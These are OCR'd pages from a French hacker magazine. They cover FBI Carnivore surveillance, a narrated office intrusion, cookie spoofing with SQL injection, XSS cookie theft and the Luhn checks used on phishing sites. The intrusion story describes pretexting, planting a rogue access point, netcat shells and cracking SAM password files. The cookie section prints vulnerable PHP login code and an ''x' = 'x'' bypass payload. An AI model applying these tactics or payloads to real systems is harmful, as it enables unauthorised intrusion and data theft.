


▲ *Carnivore vous inquiète ? Pas de panique, le système actuel est bien pire !*



:: Aspirateur style

En Amérique, on le nomme aspirateur style : il ramasse tout ! Aux agents ensuite de faire le tri en fouinant dans son "sac". Les autorités soutiennent que cette méthode n'est utilisée que si, pour des raisons techniques, un fournisseur d'accès ne parvient pas à isoler une adresse IP ou une personne spécifique. Mais il faut vouloir y croire et croire, toujours sur le principe de la confiance, que personne n'abuse du système.



▲ *Parmi les carnivores, impossible de trouver le FBI. Ah ! Cette manie du secret...*

Le hic ? Internet est devenu trop grand même pour le FBI. L'ancien système Carnivore regroupait en quelque sorte plusieurs centres de sniffing que le FBI plaçait à différents endroits du réseau, préalablement sélectionnés par leurs soins. A la longue, ils se sont aperçus que le système n'était pas assez efficace pour cap-

UNE ESPECE RAYEE DE LA CARTE

Carnivore n'est plus utilisé au bas mot depuis 2005. Mais au tableau de chasse du Federal Bureau of Investigation, on ne compte que 8 interceptions sur Internet en 2003 et seulement 5 en 2002 ; et aucune d'entre elles n'aurait requis l'aide de Carnivore. Le FBI déclare avoir utilisé Carnivore environ 25 fois entre 1998 et 2000. On ignore son coût, mais des spécialistes externes estiment que son développement a exigé entre 6 et 15 millions de dollars (soit à peu près 5 à 13 millions d'euros).

turer tout le trafic souhaité. C'est pourquoi, ils rentrent désormais directement chez les fournisseurs d'accès, à certains endroits stratégiques de leur réseau interne : si vous vous connectez au bon routeur ou au bon switch réseau, alors plus aucune communication n'aura de secret pour vous !

:: La ruse

La nouvelle politique d'interception des données permet d'enregistrer vraiment tout, y compris le trafic Internet. Elle permet également de définir, le cas échéant, des sous-ensembles spécifiques (comme par exemple surveiller uniquement le courrier électronique). Et ce, grâce à un astucieux tour de passe-passe que plusieurs personnes, dont des parlementaires et juges américains, ont remis en question.

D'après les lois fédérales, le FBI est en effet soumis à la politique de la "minimization" : il doit réduire au minimum la quantité d'interceptions non strictement nécessaires aux enquêtes. Cette "minimization" a pour but d'éviter que des agents se mettent également à écouter des conversations inoffensives ou inutiles. Ainsi, même deux gangsters parlant (au sens propre du terme) du temps qu'il fait ou des résultats de la coupe de foot, auraient le droit de ne pas être écoutés.

▲ Le logiciel du FBI pour intercepter toute personne sur Internet, a également inspiré des installations d'art moderne. Consultez ce site plus qu'intéressant : http://r-s-g.org/carnivore/. Vous pourrez même télécharger le logiciel !

La loi impose également les "minimization meeting", dans lesquels le Ministère public et les enquêteurs fixent des règles très précises quant aux pouvoirs et limites de pouvoirs des agents. Exemple de règle typique : les agents doivent intercepter des appels téléphoniques pendant 2 minutes maximum, après lesquelles ils doivent marquer une pause d'au moins une minute.

Et voilà le premier terrain de conflit. La loi prévoit des interceptions en temps réel, non pas l'accumulation de données dans une base de données. Et encore moins le data mining, cette technique qui permet l'extraction de données.

Mais une fois la loi promulguée, la voilà contournée ! Si la communication interceptée est en code ou en langue étrangère et qu'aucun expert n'est présent à cet instant pour servir d'interprète, les agents peuvent intercepter et effectuer ensuite la minimization, même dans un second temps.
Le FBI soutient que la communication numérique est un code : il peut donc amasser le matériel qu'il souhaite et pensera à la minimization plus tard, une fois les ardeurs calmées et les données déjà acquises.

Morale de l'histoire ? Nous sommes beaucoup plus surveillés qu'avant ! Certains naïfs penseront que ce sont les affaires des américains. D'après eux, aucun de leurs paquets n'empruntera jamais des parties de réseau surveillées... mais comment peuvent-ils en être aussi sûrs ? Car lorsqu'on regarde autour de soi, la sécurité à 100 % n'existe pas.

Reed Wright
r33dwright@gmail.com

L'ANALYSE DU CARNIVORE

Vous souhaitez l'étudier ? Alors, rendez-vous à l'adresse Internet suivante : www.epic.org/privacy/carnivore/carniv_final.pdf. Vous y trouverez un document PDF librement disponible, pour tout savoir du fonctionnement de Carnivore. Attention toutefois : vous allez devoir vous coltiner 117 pages. Si suffisamment de personnes nous le demande, nous en ferons sans doute un article...

MISSION IMPOSSIBLE: System Pénétration

Vous tournez autour, trouvez une faille, visez la cible et... vous voilà dans le système !

J'avais très envie de tester le système de sécurité d'une société spécialisée dans le commerce électronique. Après tout, ces gens devraient connaître leur métier, du moins s'il ne s'agit pas de ce type d'entreprise inexpérimentée, comme c'est souvent le cas, dont le cousin du chef sert d'administrateur réseau, juste parce qu'il s'est fait viré du *call center*.

:: Première phase

J'ai commencé par les étapes habituelles : DNS lookup, whois, scan des ports, etc. Résultat préliminaire : au moins 5 voire 6 systèmes sont accessibles via Internet (2 serveurs DNS Unix, 1 serveur de messagerie Exchange et 2 serveurs Microsoft IIS). Tous les ordinateurs dotés d'un pare-feu, ne permettent qu'un trafic sur des protocoles spécifiques : http, https, DNS, SMTP. Le début des opérations n'est pas très encourageant, mais n'oublions pas que, même si les services ouverts sont rares, ils peuvent néanmoins cacher une faille.

J'utilise donc Nikto pour effectuer un scan des serveurs web à la recherche de failles dans le serveur à proprement dit, ou sur les scripts CGI. Là encore, peu de résultats ! Bien qu'il s'agisse de systèmes Windows NT, très utilisés dans les entreprises, ils tiennent tous le coup. Le serveur a installé les toutes dernières mises à jour de sécurité et tous les services inutiles ont été supprimés du ISS (requêtes IDQ, pages ASP, pages d'exemple par défaut, etc.). Impossible donc d'utiliser des vulnérabilités transversales. Les demandes non valides faites aux scripts CGI, dans l'espoir de déceler quelques erreurs significatives, n'ont également rien donné. J'ai tenté de me loguer comme client à la page spécifique dans l'espoir de trouver quelques comptes test laissés là, avec des pouvoirs d'administration. Mais, toujours rien !

Mes connaissances d'Unix sont assez limitées et j'ignore s'il existe des vulnérabilités de ce côté-là. Unix et compagnie sont, dans tous les cas, beaucoup plus sûrs qu'un système Windows. Et les systèmes Windows, d'après mes connaissances et le temps qui m'est imparti, sont impossibles à cracker. Il faut changer de tactique !

NOTRE CIBLE

Type d'entreprise : société de commerce électronique qui propose des solutions de vente online destinées à des entreprises et particuliers.
Temps à notre disposition : 3 jours/homme.
Objectif : pénétrer le plus loin possible dans le réseau et recueillir des preuves de l'intrusion.


NIKTO ? C'EST...

... un scanner de failles CGI. Il est scriptable et dispose de tout un tas d'options intéressantes : il peut ainsi déterminer le type de système sur lequel il agit et modifier le type de scan en fonction des informations qu'il trouve. Dans ce hack, par exemple, le fait de savoir faire la distinction entre serveur Apache et serveur Microsoft IIS nous a beaucoup aidés. Découvrez Nikto à l'adresse Internet suivante : http://snipurl.com/1e0ex.

:: Seconde phase

Si Mahomet ne va pas à la montagne, disait un vieux proverbe, la montagne ira à Mahomet. C'est ainsi que je m'équipe d'une station sans fil et de quelques vieilles cartes Wireless PC Card ou PCMCIA. Une dépense substantielle certes, mais tout à fait possible pour une personne qui a un bon job. Nous tenterons donc une intrusion physique dans les bureaux de l'entreprise, dans le but de connecter notre base sans fil à leur réseau interne pour voir ensuite ce qui se passe. Je dis "tenterons" car l'équipe d'intrusion est composée de 3 personnes. Toutes les opérations décrites ici sont à la portée d'une personne seule... mais en ce qui nous concerne, le temps nous est compté.


Plan de départ ? Assez classique : se faire passer pour des techniciens de maintenance téléphonique, vêtus de combinaisons et équipés de quelques petits appareils électroniques, une mise en scène suffisante pour convaincre l'employé lambda qui n'y connaît rien en technique. Entre-temps, en appliquant la technique de l'ingénierie sociale au gardien de l'immeuble, nous sommes parvenus à obtenir les plans du bâtiment. Rien de miraculeux à cela : nous avons expliqué de façon très convaincante que nous devions effectuer la maintenance des téléphones sur ordre de son entreprise, dont nous tairons le nom. Et voilà, les plans entre nos mains ! Aucune demande de pièces d'identité ou de documents justificatifs (nous avions préparé un faux fax de demande d'intervention). L'un de nos amis qui travaille dans un entrepôt nous avait fourni des combinaisons de travail orange.
Mais au final, nous avons opté pour une tactique plus simple : nous nous sommes présentés habillés de façon décontractée (l'âge moyen dans une entreprise de commerce électronique se situe entre 25 et 35 ans et l'ambiance reste assez familiale) en nous comportant comme des employés. L'entreprise est jeune et en phase de recrutement, donc personne ne fait attention aux nouveaux visages.



▲*Comme nous l'avons déjà dit par le passé : les agresseurs veulent garder l'anonymat !*

:: L'opérationnalité avant tout !

L'un d'entre nous entre à l'heure du déjeuner lorsque l'accueil est déserté. Du coup, la voie est libre, pas de questions en vue ! Il évite l'ascenseur pour ne pas tomber sur de vrais employés et prend les escaliers. Il trouve une porte de sortie de secours laissée entrouverte par le fumeur de service. Il entre dans la salle de reprographie qui renferme également les armoires pour switch réseau. Il connecte la base wireless à un port libre d'un switch, en mémorisant les détails de la connexion. Un rapide coup d'œil à la photocopieuse, aux étagères et à la corbeille. Sait-on jamais, on pourrait y trouver quelques trucs utiles !
L'autre membre de notre équipe (rappelons que ces opérations peuvent être réalisées par une seule personne) entre, l'air insouciant, dans les toilettes. Il allume son portable et tente de se connecter à la base wireless. S'il y parvient, une connexion netcat démarrera alors entre l'une des machines en réseau et mon



▲*Etape par étape, si nous effectuons toutes les opérations attentivement, nous nous infiltrerons dans tout type de système !*

ordinateur. Car moi, je suis dans mon bureau : j'attends que la connexion netcat arrive jusqu'à mon ordinateur. En attendant, je prépare un script qui exécute des connexions netcat automatiquement. Ainsi, si la connexion s'interrompt quelle qu'en soit la raison, elle se rétablit sans avoir besoin d'entrer une seconde fois au siège de l'entreprise.


:: Succès

Notre intrusion dans la salle de reprographie est un total succès. La base wireless a été connectée et cachée derrière quelques cartons. C'est alors que notre ami passe dans le couloir qui donne sur les bureaux, en saluant au passage quelques employés. Dans un bureau déserté, il remarque la liste des employés avec leurs fonctions et numéro de téléphone. Il en fait une photocopie. Au final, pas grand-chose d'autre à se mettre sous la dent. D'ailleurs, pour ne pas éveiller les soupçons, il évite de trop fouiner ! Une demi-heure plus tard, il reprend notre base wireless et s'en va. »

NETCAT ? C'EST...

...un programme utilitaire qui lit et écrit des données parmi les connexions réseau utilisant le protocole TCP/IP. Il permet de naviguer à l'intérieur d'un réseau, peut créer un tunnel pour des communications confidentielles, scanner des ports actifs, etc., etc.. Vous trouverez le projet GNU Netcat à l'adresse suivante : http://netcat.sf.net/. Ce programme est disponible sous différentes versions pour tous les systèmes d'exploitation.

Quant à notre infiltré dans les toilettes, muni de son portable, il a attendu 5 minutes pour laisser le temps de monter la base wireless. Puis, il a obtenu une adresse IP à partir du serveur DHCP interne. Parfait ! En quelques instants, il démarre une connexion netcat avec mon ordinateur (bien sûr avec des privilèges SYSTEM/NT AUTHORITY). Tandis que je prépare les scripts de reconnexion automatique, il navigue dans le reste du réseau et télécharge certains




▲*Des opérations simples cachent bien souvent des procédures secrètes.*

fichiers potentiellement intéressants. On échange quelques messages par le biais de fichiers texte pour nous assurer que tout est bien en place. Il se déconnecte et s'en va.

Petit rappel : nous étions trois pour agir plus rapidement, mais une personne seule pouvait tout à fait se charger de ces opérations.

Quant à moi, j'ai fait ma part du boulot : j'ai téléchargé les fichiers SAM du serveur, les ai crackés, ai examiné le contenu de certaines stations de travail et visité tous les serveurs en m'appropriant les fichiers SAM correspondants. J'ai également téléchargé une partie du code source de leur site web, ai regardé




▲*Une infiltration agressive peut entraîner des problèmes à la chaîne...*

leurs systèmes pour le test, sans oublier de visionner la base de données clients. Certains des segments de réseau internes disposaient de pare-feu, mais les ports NetBIOS étaient ouverts, toutes les machines étant dans le même domaine NT. J'ai également interrompu la connexion par mégarde, mais le script de reconnexion automatique a fonctionné à la perfection.

:: Troisième phase

Cet article n'a pas pour but d'encourager les scripts kiddy à casser les pieds des entreprises et commettre des délits. Ne tentez jamais notre expérience ! Vous tomberiez sous le coup de la loi et risqueriez des ennuis dont vous n'avez même pas idée. Cet article ne vise en réalité que les personnes qui travaillent en entreprise, pour qu'elles se rendent compte que la sécurité est primordiale. Voici l'autopsie de mon hack. Avant tout, je n'ai supprimé aucun des fichiers témoins de mes intrusions dans les serveurs IIS. Ni la totalité du fichier, comme le ferait un gamin inexpérimenté, ni les seules lignes qui me concernent. Ce que j'essaie de vous dire, c'est que personne dans l'entreprise infiltrée, n'a regardé les logs système pendant deux jours d'affilée. Un message les alertait que quelqu'un était en train de



▲*Une fois à l'intérieur d'un système, un agresseur est libre de faire ce qu'il veut. Attention à votre système de sécurité !*

pirater leur machine mais personne ne s'en est aperçu. Pire encore : leur antivirus a signalé mon intrusion sur l'écran de l'un des serveurs. Mais personne ne l'a vu, ou si quelqu'un l'a vu, ne s'en est pas préoccupé.

Et pour finir en beauté : au cours d'une session WinVNC, l'un des techniciens était connecté et ne pouvait pas ne pas avoir vu la connexion en cours, mais il s'en est moqué. Ce niveau de sécurité peut être catastrophique. Et, je ne m'étendrai pas sur la question de l'accès physique aux bureaux. Il est évident que cette entreprise a du pain sur la planche question sécurité ! Mais rappelez-vous que savoir faire quelque chose d'illégal, ne vous autorise pas à commettre des délits. Utilisez votre tête et restez sur vos gardes !

NeOkkON
neOkkOn@hackerjournal.it

DNS LOOKUP, WHOIS ET AUTRES SERVICES

Un DNS lookup transforme un nom de domaine (type linux.com) en adresse IP. Le DNS lookup inverse existe également : l'adresse IP se transforme en nom de domaine. Whois est un service qui, en partant d'un nom de domaine ou d'une adresse IP, obtient des données sur la propriété d'un site. Ces services sont à disposition de n'importe quel shell moderne, de ceux sur Linux et Mac OSX jusqu'au prompt de commande MS-DOS de Windows. Si vous n'êtes pas à l'aise avec le shell, vous pouvez vous exercer sur le web : un tas de sites vous proposent ces services gratuitement. Juste pour vous donner un exemple : http://snipurl.com/1e0hj, ou http://snipurl.com/1e0hm, ou encore http://openrbl.org/.

LE COMPLEMENT INDISPENSABLE

TOUS LES LOGICIELS INDISPENSABLES EXPLIQUÉS PAS À PAS

HACKERS MAGAZINE

ATTAQUES et INTRUSIONS

Gardez toujours SOUS CONTRÔLE votre RÉSEAU

A BAS EMULE !

Voici la NOUVELLE VERSION d'AZUREUS pour TÉLÉCHARGER DE TOUT SUR INTERNET

DANS LE CD-ROM 630 Mo:

30 PROGRAMMES COMPLETS DONT

- 7 POUR TESTER VOTRE RÉSEAU ET VOTRE ORDINATEUR
- 4 POUR GÉRER LES CONTENUS D'UN SITE
- 3 POUR CRYPTER ET CAMOUFLER VOS FICHIERS

WLF PUBLISHING

BELGIQUE/LUXEMBOURG : 5,5€ - SUISSE: 9,9 FS
TOM : 980 XPF - DOM : 5,9€ - MAROC : 60 MAD

L 15407 - 18 - F 4,99 € - RD

EN VENTE DEPUIS LE 2 MAI 2007

Attention aux PIEGES !

Il existe une technique d'attaque très pernicieuse : il suffit en effet de visiter tout simplement un site prédisposé et...

Tous les sites utilisent aujourd'hui les fameux cookies. Ces derniers servent à stocker des données de quelques octets seulement, dans le disque dur de toute personne consultant une page spécifique. Ces données sont ensuite stockées dans un fichier txt si vous utilisez Internet Explorer ou un autre navigateur (répertoire : Documents and Settings/[USERNAME]/Cookies). Les utilisateurs de Mozilla Firefox les trouveront, quant à eux, dans un unique fichier (répertoire : Documents and Settings/[USERNAME] /Données applications/Mozilla/Firefox/Profiles/[Random].default/cookies.txt). Leur simplicité et la confiance que leur accorde justement de nombreux sites, facilitent leur modification pour exécuter ensuite des opérations pour le moins douteuses.

:: Comment ça marche ?

Chaque visiteur enregistre différents cookies. Ces derniers peuvent être utilisés de différentes façons, par exemple :

- pour éviter d'avoir toujours à se loguer : une fois le login entré, un cookie contenant généralement le hash du mot de passe (à savoir le mot de passe crypté, généralement avec l'algorithme md5) et l'ID utilisateur, est alors enregistré. Ainsi, lors d'une seconde connexion, un contrôle est effectué sur la base de données du mot de passe mémorisé par rapport à l'ID enregistré (cela revient à taper son nom d'utilisateur et son mot de passe pour se loguer une nouvelle fois) : si cette vérification est correcte, cela signifie que l'utilisateur s'est déjà logué correctement une première fois et que le script le considère comme déjà logué. En cas d'erreur, le système affichera alors la fenêtre classique de login ;

- pour enregistrer des informations sur vos achats en ligne : après avoir cliqué sur le bouton "Ajouter au chariot", les cookies enregistrent les informations relatives au produit (par exemple son prix). Ainsi, une fois vos achats terminés, le script effectue la somme des prix enregistrés dans les cookies et affiche le prix total.

- pour contrôler l'exécution d'un script sur ce PC : si vous voulez installer un compteur Internet qui prenne en compte une seule visite par PC au lieu d'une visite pour chaque page consultée, vous pouvez paramétrer un cookie sur le PC après la première visite. A la seconde visite, un contrôle des cookies sera alors exécuté : dans la mesure où le cookie précédent est resté, les autres visites ne seront pas prises en compte. Mais les cookies peuvent être utilisés de nombreuses autres façons, en fonction de l'imagination du coder (à savoir du programmeur).

:: Cookie spoofing

Trouvé sur Wikipedia : "Le spoofing de données consiste à insérer, modifier ou supprimer les données présentes dans un paquet qui transite sur le réseau". Le cookie spoofing vise à modifier le contenu d'un cookie pour "fausser" la réalité, par exemple pour faire croire au script qu'on est un autre utilisateur ou encore pour altérer de quelque façon que ce soit, le bon fonctionnement du script. Certains sites mal programmés pourraient mémoriser dans les cookies le prix des produits que nous achetons.


COMMENT LES MODIFIER ?

Comment modifier les cookies ? Il suffirait en fait d'ouvrir le fichier txt avec le Bloc-notes et de les modifier manuellement, mais avec cette méthode, il est généralement très facile de commettre des erreurs, même grossières. Alors mieux vaut aller modifier directement les headers (les données pour la requête de la page Web) en utilisant par exemple l'extension de Firefox appelée Live http Headers (http://livehttpheaders.mozdev.org/), qui vous permet de capturer les headers, de les modifier puis de les renvoyer modifiés.

Des personnes malintentionnées pourraient alors procéder au cookie spoofing et toucher à ces fichiers en modifiant le prix total.
Le cookie spoofing peut s'avérer très dangereux :

▲ *Cookie spoofing par SQL injection : quand les cookies vous font la piqûre...*

les sites étant de plus en plus sûrs, le recours à des attaques plus sophistiquées, comme la technique du "cookie spoofing par SQL injection" est de plus en plus répandu...



▲ *Live http Headers : gardons les headers sous contrôle.*

:: SQL injection

Petite introduction à la SQL injection. Par SQL injection, on entend la modification d'une query (à savoir une requêtèe qui sert à demander des données résidant dans une base de données) de façon à rapporter au script, non seulement les données utiles mais aussi d'autres données supplémentaires, comme par exemple un mot de passe ou autre.

La SQL injection peut être également utilisée pour contourner des obstacles, ce que nous allons voir maintenant.

Comme nous l'avons déjà dit, les cookies enregistrent la plupart du temps le hash et l'ID d'un utilisateur. On peut donc recourir à la SQL injection pour contourner un contrôle, ce qui permet d'éluder un banal contrôle de login en faisant en sorte de prendre en compte non pas le mot de passe enregistré dans les cookies, mais n'importe quel mot de passe. Voyons un exemple de code pour le contrôle des cookies ;

```
<?php
$login = explode(";", $_
COOKIE['login']);
$query = mysql_query("SELECT * FROM users WHERE
id='".$login[0]."' AND
password='".$login[1]."'");
$result = mysql_fetch_array($query);
if(isset($result['id'])){
echo "Login OK";
}
else{
echo "Login error";
}
?>
```

En prenant en compte le cookie login contenant "1 ;ThisIsAHash", on comprend que le script va chercher dans la base de données un utilisateur avec cet ID et ce mot de passe. Dans l'affirmative, on obtient les données de l'utilisateur ; les cookies sont exacts, l'utilisateur peut donc se loguer sans problème. Dans le cas contraire, le mot de passe enregistré dans les cookies est erroné, et l'accès est donc bloqué.
Remarque : dans ce cas, on se logue avec l'utilisateur numéro 1, mais si l'on change les cookies en "5 ;ThisIsAHash", et que l'on tente de se loguer sous l'utilisateur numéro 5, c'est l'échec assuré ! Le Hash "ThisIsAHash" correspond à l'utilisateur numéro 1, pas au numéro 5.
Mais en effectuant le cookie spoofing et donc en transformant les cookies en "5,ThisIsAHash" OR 'x' = 'x', on modifie la query de contrôle en "SELECT* FROM users WHERE id = '5' AND password = "ThisIsAHash" OR 'x' = 'x' : ainsi trouverons-nous un utilisateur avec id = 5 et n'importe quelle valeur pour le mot de passe, étant donné que 'x' est toujours égal à 'x'. Et comme par magie, vous serez logué avec l'ID 5.

:: Cookie Stealing

Outre le risque inhérent à la modification d'un cookie, il convient également de dire un mot sur le cookie stealing (de l'anglais steal : voler). Cette technique d'attaque consiste à voler les cookies pour obtenir des informations confidentielles ou plus simplement les intégrer à son propre navigateur et donc utiliser tous les accès et services dont disposait l'utilisateur propriétaire de ces cookies. Pour cela, deux méthodes existent :
- le stealing basé sur un fichier : envoyer un malware dans le PC visé et prendre les fichiers contenant les cookies (cette méthode est difficile car créer des malwares n'est pas à la portée de tous) ;
- le stealing basé sur XSS : pour effectuer ce type d'attaque, il faut tout d'abord trouver une faille de type xss dans le site qui génère les cookies que l'on souhaite dérober, puis créer la page "stocker cookies" et enfin envoyer le "link-stealer" à la victime. Vous trouverez des explications plus détaillées sur google (en tapant "XSS").


Paolo Di Febbo
http://popkiller.netsons.org/
http://pkp.sourceforge.net/

COMMENT PROTÉGER LES SITES ?

Pour défendre les sites qui utilisent des cookies, mais surtout pour protéger les éventuels visiteurs, il n'existe malheureusement aucune solution miracle, dans la mesure où les fichiers sont enregistrés sur le PC de l'utilisateur même. Il existe toutefois certaines mesures de sécurité. :

- éviter d'utiliser les cookies pour enregistrer des données sensibles ; mieux vaut se loguer à chaque session ou mieux encore, utiliser les sessions de php ;

- certains sites n'utilisent pas d'algorithmes publics pour crypter les mots de pse (par exemple md5, le plus utilisé) mais créent leurs propres algorithmes pour éviter que des personnes malintentionnées ne découvrent et exploitent les mots de passe d'autres personnes, étant donné qu'il existe différents sites qui permettent de cracker des mots de passe (à savoir décrypter le mot de passe en partant d'un hash).



Vrais faux NUMÉROS

Voici comment certains génèrent des numéros de cartes de crédit avec lesquels tromper ensuite les utilisateurs !

Bien souvent, les sites de commerce électronique utilisent JavaScript pour vérifier la validité d'un numéro de carte de crédit. Mais si un site de phishing copie une page, il copie aussi son mécanisme de validation ! Ainsi, si vous voulez contrôler un site suspect en insérant des chiffres factices, assurez-vous auparavant que ces données soient vraisemblables... et qu'elles puissent passer le test !

Ces sites sont généralement élémentaires. Ils s'assurent par exemple qu'un numéro de téléphone contienne bien neuf chiffres ou d'autres infos du même genre. Mais les numéros de cartes de crédit font exception à la règle : si vous tapez un chiffre du style 1234567890123456, aucune chance de passer le test, bien qu'il soit effectivement composé de 16 chiffres. D'un autre côté, il faudrait être masochiste pour entrer un numéro valide sur une page dont on sait pertinemment que des escrocs se cachent derrière.

:: L'algorithme de Luhn


L'emplacement des numéros d'une carte bancaire n'est pas dû au hasard. Dans un numéro typique à 16 chiffres, les 6 premiers indiquent la banque ou l'établissement d'émission de la carte. Les chiffres 7 à 15 correspondent au numéro de compte du titulaire de la carte, tandis que le dernier chiffre est un caractère de contrôle. En fait, ce choix précis obéit à l'algorithme de Luhn, du nom de son créateur. Sur http://snipurl.com/17mnh, vous pourrez contrôler en toute sécurité la validité d'un numéro de carte de crédit.

Ces mécanismes sont plutôt faiblards et les sites de commerce électronique regorgent d'autres systèmes de sécurité internes.

Utiliser un faux numéro, qui semble vrai, pour faire ses achats ne peut nous apporter que des ennuis, mais c'est ainsi qu'agissent les escrocs !

:: Que se passe-t-il si j'essaie ?

Dans la plupart des phishing, lorsque vous envoyez le formulaire avec vos données fictives, vous êtes redirigés vers la page d'accueil du site que les escrocs cherchent à imiter. En coulisses, un script traite les données en les écrivant dans un fichier ou en les envoyant à des adresses spécifiques. En bout de course, vous revenez sur la page originale du vrai site imité. Bon nombre de ces scripts sont étonnamment simples et l'on est bien souvent incapable de comprendre, via le navigateur, comment ils fonctionnent. Mais il est toujours intéressant d'essayer de modifier les paramètres entrés et de voir si l'on parvient à provoquer des erreurs. Car un message d'erreur pourrait révéler de précieuses informations, comme le nom ou même le répertoire du script, le véritable URL du faux site et bien d'autres infos encore. Lorsqu'on traque de faux sites web, voir apparaître des messages d'erreur est en soi une bonne chose !



▲ *La solution la plus rapide vise à contrôler les numéros de carte de crédit via le Net. La méthode hacker, quant à elle, consiste à apprendre l'algorithme de Luhn et à tout savoir sur son mode de fonctionnement.*

:: L'URL au microscope

Nous avons reçu il y a quelque temps un e-mail contenant cet URL : http://qocvq.track.soak-up-the-sun.com/_c,jpegg?cid=7848608&ln=1&kin=17364522&urlid=1014172 Inutile de la retaper, il y a une chance sur mille pour qu'elle fonctionne Pourquoi ? Parce que ce sont des sites qui vont et viennent !

Mais à y regarder d'un peu plus près, elle pourrait nous enseigner certaines choses. Par exemple, la commande dig du shell (à partir d'un shell ou de Cygwin – http://cygwin.com/ - essayez de taper dig http://www.hackerjournal.it...) révèle une cartographie de l'URL sur deux IP différentes, probablement pour tenter de passer inaperçue face au programme antispam. Le script se caractérise par un nom particulier _c.jpegg, qui tente évidemment de se faire passer pour une image JPEG pour ceux qui regardent l'URL d'un œil distrait.

Ce script a quatre arguments : cid, ln, kin et urlid. Cid signifie probablement Customer ID, urlid correspond peut-être à URL ID et indique que le script vise un URL spécifique. La page de réponse diffère sans doute en fonction des autres paramètres fournis.

